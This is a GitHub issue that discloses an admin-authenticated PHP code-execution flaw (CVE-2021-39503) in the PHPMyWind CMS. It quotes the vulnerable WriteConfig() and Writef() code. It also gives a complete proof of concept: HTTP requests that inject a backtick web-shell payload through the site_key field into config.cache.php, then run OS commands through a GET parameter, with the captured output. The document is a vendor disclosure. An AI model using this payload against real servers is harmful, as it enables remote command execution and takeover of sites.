gaozhifeng / **PHPMyWind** Public

<> Code ⊙ Issues 10 Pull requests 2 Actions Projects Wiki ···

New issue Jump to bottom


PHP Code Execution via WriteConfig() function #15

⊙ Open **KietNA-HPT** opened this issue on Aug 22, 2021 · 1 comment

KietNA-HPT commented on Aug 22, 2021 • edited ▾

#Author: KietNA from 1nv1cta team, HPT CyberSecurity Center
#Submit date: 22/08/2021
#Condition: Admin user
#Version: v5.6
#Description:
Becase of filtered input without "<, >, ?, =, `,...." In WriteConfig() function, the attacker can inject php code to /include/config.cache.php file. The attacker can append ?> to close php syntax and adding new php function

In /admin/site_save.php file




```
//添加新站点
if($action == 'add')
{

    $r = $dosql->GetOne("SELECT `id` FROM `$tbname` WHERE `sitekey`='$site_key'");
    if(isset($r['id']))
    {
        ShowMsg('该站点标识已存在！', '-1');
        exit();
    }

    $sql = "INSERT INTO `$tbname` (`sitename`, `sitekey`, `sitelang`) VALUES ('$site_name', '$site_key', '$site_lang')
        ";
    if($dosql->ExecNoneQuery($sql))
    {

        $newsiteid = $dosql->GetLastID();
        $data_str = "INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_webname_$site_key','网站名称','0','string','$
            webname','1');
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_weburl_$site_key','网站地址','0','string','$weburl','2');
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_webpath_$site_key','网站目录','0','string','$webpath','3'
            );
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_author_$site_key','网站作者','0','string','','4');
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_generator_$site_key','程序引擎','0','string','PHPMyWind
            CMS','5');
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_seotitle_$site_key','SEO标题','0','string','','6');
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_keyword_$site_key','关键字设置','0','string','','7');
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_description_$site_key','网站描述','0','bstring','','8');
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_copyright_$site_key','版权信息','0','bstring','Copyright
            © 2010 - 2014 phpMyWind.com All Rights Reserved','9');
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_hotline_$site_key','客服热线','0','string','','10');
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_icp_$site_key','备案编号','0','string','','11');
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_webswitch_$site_key','启用站点','0','bool','$webswitch','
            12');
        INSERT INTO `#@__webconfig` VALUES('$newsiteid','cfg_switchshow_$site_key','关闭说明','0','bstring','
            对不起，网站维护，请稍后登录。<br />网站维护期间对您造成的不便，请谅解！','13');";

        $querys = explode(';', $data_str);
        foreach($querys as $sql)
        {
            if(trim($sql) == '') continue;
            $dosql->ExecNoneQuery($sql);
        }
```



```php
//更新配置函数
function WriteConfig()
{
    global $dosql;


    $str = '<?php   if(!defined(\'IN_PHPMYWIND\')) exit(\'Request Error!\');'."\r\n\r\n";
    $dosql->Execute("SELECT `varname`,`vartype`,`varvalue`,`vargroup` FROM `#@__webconfig` ORDER BY `orderid` ASC");
    while($row = $dosql->GetArray())
    {
        //统计代码转义
        if($row['varname'] == 'cfg_countcode')
        {
            $row['varvalue'] = stripslashes($row['varvalue']);
        }

        if($row['vartype'] == 'number')
        {
            if($row['varvalue'] == '')
            {
                $row['varvalue'] = 0;
            }

            $str .= "\${$row['varname']} = ".$row['varvalue'].";\r\n";
        }
        else
        {
            $str .= "\${$row['varname']} = '".str_replace("'",'',$row['varvalue'])."';\r\n";
        }
    }
    $str .= '?>';
    Writef(PHPMYWIND_INC.'/config.cache.php',$str);
}
?>
```


Input Filtered without "<,?,=,`,.."

Value of parameter that attacker inserted into database

Input Filtered without "<,?,=,`,.."

Call Writef() function to append $str into /include/config.cache.php file


WriteF() function:



```php
    //写入文件内容
    if(!function_exists('Writef'))
    {
        function Writef($file,$str,$mode='w')
        {
            if(file_exists($file) && is_writable($file))
            {
                $fp = fopen($file, $mode);
                flock($fp, 3);
                fwrite($fp, $str);
                fclose($fp);

                return TRUE;
            }
            else if(!file_exists($file))
            {
                $fp = fopen($file, $mode);
                flock($fp, 3);
                fwrite($fp, $str);
                fclose($fp);
            }
            else
            {
                return FALSE;
            }
        }
    }
```


###PoC:



```http
POST /admin/site_save.php HTTP/1.1
Host: 172.16.0.12:2222
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0)
Gecko/20100101 Firefox/90.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 153
Origin: http://172.16.0.12:2222
Connection: close
Referer: http://172.16.0.12:2222/admin/site_add.php
Cookie: PortalOpenEMR=BKEx0ZLJ9X41gReq-UHNt-aC0jHNPiQLUOf7FXckqCAumudg; OpenEMR
=UwreHaTw9iqwJWXqAY3%2CWYkZgvA3wdVmymdC5QqiVC1H2scM; loader=loaded; admin_lang=
cn; home_lang=cn; workspaceParam=users_index%7CMember; referurl=
%2Findex.php%3Fm%3Duser%26c%3DUsers%26a%3Dcentre; ENV_GOBACK_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn;
ENV_LIST_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn;
ENV_IS_UPHTML=0; users_id=1; PHPSESSID=qhclrgdoah7rbv9134fvj07h00
Upgrade-Insecure-Requests: 1

site_name=123&site_key=kietna?><?=`$_GET[0]`?><?&site_lang=testtest&webname=123
&weburl=http%3A%2F%2F172.16.0.12%3A2222&webpath=123&webswitch=Y&action=add
```


In config.cache.php file



```php
<?php   if(!defined('IN_PHPMYWIND')) exit('Request Error!');

$cfg_webname = '我的网站';
$cfg_webname_kietna?><?=`$_GET[0]`?><? = '123';
$cfg_weburl = 'http://172.16.0.12:2222';
$cfg_weburl_kietna?><?=`$_GET[0]`?><? = 'http://172.16.0.12:2222';
$cfg_webpath = '';
$cfg_webpath_kietna?><?=`$_GET[0]`?><? = '123';
$cfg_author = '';
$cfg_author_kietna?><?=`$_GET[0]`?><? = '';
$cfg_generator = 'PHPMyWind CMS';
$cfg_generator_kietna?><?=`$_GET[0]`?><? = 'PHPMyWind CMS';
$cfg_seotitle = '';
$cfg_seotitle_kietna?><?=`$_GET[0]`?><? = '';
$cfg_keyword = '';
$cfg_keyword_kietna?><?=`$_GET[0]`?><? = '';
$cfg_description = '';
$cfg_description_kietna?><?=`$_GET[0]`?><? = '';
$cfg_copyright = 'Copyright © 2015 - 2018 phpMyWind.com All Rights Reserved';
$cfg_copyright_kietna?><?=`$_GET[0]`?><? = 'Copyright © 2010 - 2014 phpMyWind.com All Rights Reserved';
$cfg_hotline = '400-800-8888';
$cfg_hotline_kietna?><?=`$_GET[0]`?><? = '';
$cfg_icp = '';
$cfg_icp_kietna?><?=`$_GET[0]`?><? = '';
$cfg_webswitch = 'Y';
$cfg_webswitch_kietna?><?=`$_GET[0]`?><? = 'Y';
$cfg_switchshow = '对不起，网站维护，请稍后登录。<br />网站维护期间对您造成的不便，请谅解！';
$cfg_switchshow_kietna?><?=`$_GET[0]`?><? = '对不起，网站维护，请稍后登录。<br />网站维护期间对您造成的不便，请谅解！';
$cfg_upload_img_type = 'gif|png|jpg|bmp';
$cfg_upload_soft_type = 'zip|gz|rar|iso|doc|xls|ppt|wps|txt';
$cfg_upload_media_type = 'swf|flv|mpg|mp3|rm|rmvb|wmv|wma|wav';
$cfg_max_file_size = '2097152';
```

Then back to .php files in /admin/ directory to execute code



```
GET /admin/default.php?0=dir HTTP/1.1
Host: 172.16.0.12:2222
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0)
Gecko/20100101 Firefox/90.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PortalOpenEMR=BKEx0ZLJ9X41gReq-UHNt-aC0jHNPiQLUOf7FXckqCAumudg; OpenEMR
=UwreHaTw9iqwJWXqAY3%2CWYkZgvA3wdVmymdC5QqiVC1H2scM; loader=loaded; admin_lang=
cn; home_lang=cn; workspaceParam=users_index%7CMember; referurl=
%2Findex.php%3Fm%3Duser%26c%3DUsers%26a%3Dcentre; ENV_GOBACK_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn;
ENV_LIST_URL=
%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn;
ENV_IS_UPHTML=0; users_id=1; PHPSESSID=qhclrgdoah7rbv9l34fvj07h00
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Sun, 22 Aug 2021 07:55:33 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29
X-Powered-By: PHP/7.3.29
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 132243

Volume in drive C has no label.
Volume Serial Number is EEDE-EB73

Directory of C:\xampp\htdocs\wind\admin

08/22/2021  12:26 AM    <DIR>
                .
  08/22/2021  12:26 AM    <DIR>
                ..
    03/28/2019  03:50 PM             4,647 admanage.php
    03/28/2019  03:50 PM             4,458 admanage_add.php
    03/28/2019  03:50 PM             1,709 admanage_save.php
    03/28/2019  03:50 PM             5,243 admanage_update.php
    03/28/2019  03:50 PM             3,279 admin.php
    03/28/2019  03:50 PM             3,046 admingroup.php
    03/28/2019  03:50 PM            11,839 admingroup_add.php
    03/28/2019  03:50 PM             3,121 admingroup_save.php
    03/28/2019  03:50 PM            15,792 admingroup_update.php
    03/28/2019  03:50 PM             3,630 admin_add.php
    03/28/2019  03:50 PM             3,255 admin_save.php
    03/28/2019  03:50 PM             4,630 admin_update.php
    03/28/2019  03:50 PM             5,745 adtype.php
    03/28/2019  03:50 PM             2,474 adtype_add.php
    03/28/2019  03:50 PM             1,578 adtype_save.php
    03/28/2019  03:50 PM             2,929 adtype_update.php
    03/28/2019  03:50 PM             9,452 ajax_do.php
    03/28/2019  03:50 PM             4,971 cascade.php
    03/28/2019  03:50 PM             7,832 cascadedata.php
    03/28/2019  03:50 PM             1,415 cascadedata_save.php
    03/28/2019  03:50 PM             1,514 cascade_save.php
    08/22/2021  02:00 PM             3,929 check_bom.php
    03/28/2019  03:50 PM             7,754 database_backup.php
    03/28/2019  03:50 PM            10,892 database_done.php
    03/28/2019  03:50 PM             3,221 database_export.php
    03/28/2019  03:50 PM             1,603 database_import.php
    03/28/2019  03:50 PM             1,015 database_message.php
    03/28/2019  03:50 PM               726 database_query.php
    03/28/2019  03:50 PM             2,988 database_sqldir.php
    03/28/2019  03:50 PM             1,492 database_struct.php
    03/28/2019  03:50 PM               376 default.php
    03/28/2019  03:50 PM             2,481 default_mb.php
    03/28/2019  03:50 PM             4,387 diyfield.php
    03/28/2019  03:50 PM             8,743 diyfield_add.php
    03/28/2019  03:50 PM             5,341 diyfield_save.php
    03/28/2019  03:50 PM            10,648 diyfield_update.php
    03/28/2019  03:50 PM             5,885 diymenu.php
    03/28/2019  03:50 PM             3,785 diymenu_add.php
    03/28/2019  03:50 PM             2,633 diymenu_save.php
    03/28/2019  03:50 PM             5,963 diymenu_update.php
    03/28/2019  03:50 PM             3,142 diymodel.php
    03/28/2019  03:50 PM             3,543 diymodel_add.php
    03/28/2019  03:50 PM             3,912 diymodel_save.php
    03/28/2019  03:50 PM             3,942 diymodel_update.php
```

###Request

```
POST /admin/site_save.php HTTP/1.1
Host: 172.16.0.12:2222
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 153
Origin: http://172.16.0.12:2222
Connection: close
Referer: http://172.16.0.12:2222/admin/site_add.php
Cookie: PortalOpenEMR=BKEx0ZLJ9X41gReq-UHNt-aC0jHNPiQLUOf7FXckqCAumudg; OpenEMR=UwreHaTw9iqwJWXqAY3%2CWYkZgvA3wdVmymdC5QqiVC1H2scM; loader=loaded; admin_lang=cn; home_lang=cn;
workspaceParam=users_index%7CMember; referurl=%2Findex.php%3Fm%3Duser%26c%3DUsers%26a%3Dcentre;
ENV_GOBACK_URL=%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn; ENV_LIST_URL=%2Flogin.php%3Fm%3Dadmin%26c%3DArchives%26a%3Dindex_archives%26lang%3Dcn;
ENV_IS_UPHTML=0; users_id=1; PHPSESSID=qhclrgdoah7rbv9l34fvj07h00
Upgrade-Insecure-Requests: 1
```

```
site_name=123&site_key=kietna?><?=`$_GET[0]`?><?&site_lang=testtest&webname=123&weburl=http%3A%2F%2F172.16.0.12%3A2222&webpath=123&webswitch=Y&action=add
```

###Response

```
HTTP/1.1 200 OK
Date: Sun, 22 Aug 2021 07:54:03 GMT
Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.3.29
X-Powered-By: PHP/7.3.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 12942

<script type="text/javascript">window.top.location.reload();</script>
```

KietNA-HPT changed the title ~~PHP Code Execution via create new site function in site_save.php~~ **PHP Code Execution via WriteConfig() function** on Aug 22, 2021

KietNA-HPT commented on Aug 26, 2021 • edited Author

CVE-2021-39503 assigned for me and baolq@hpt.vn
please fix it ASAP! thank you very much **@duyueping**

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant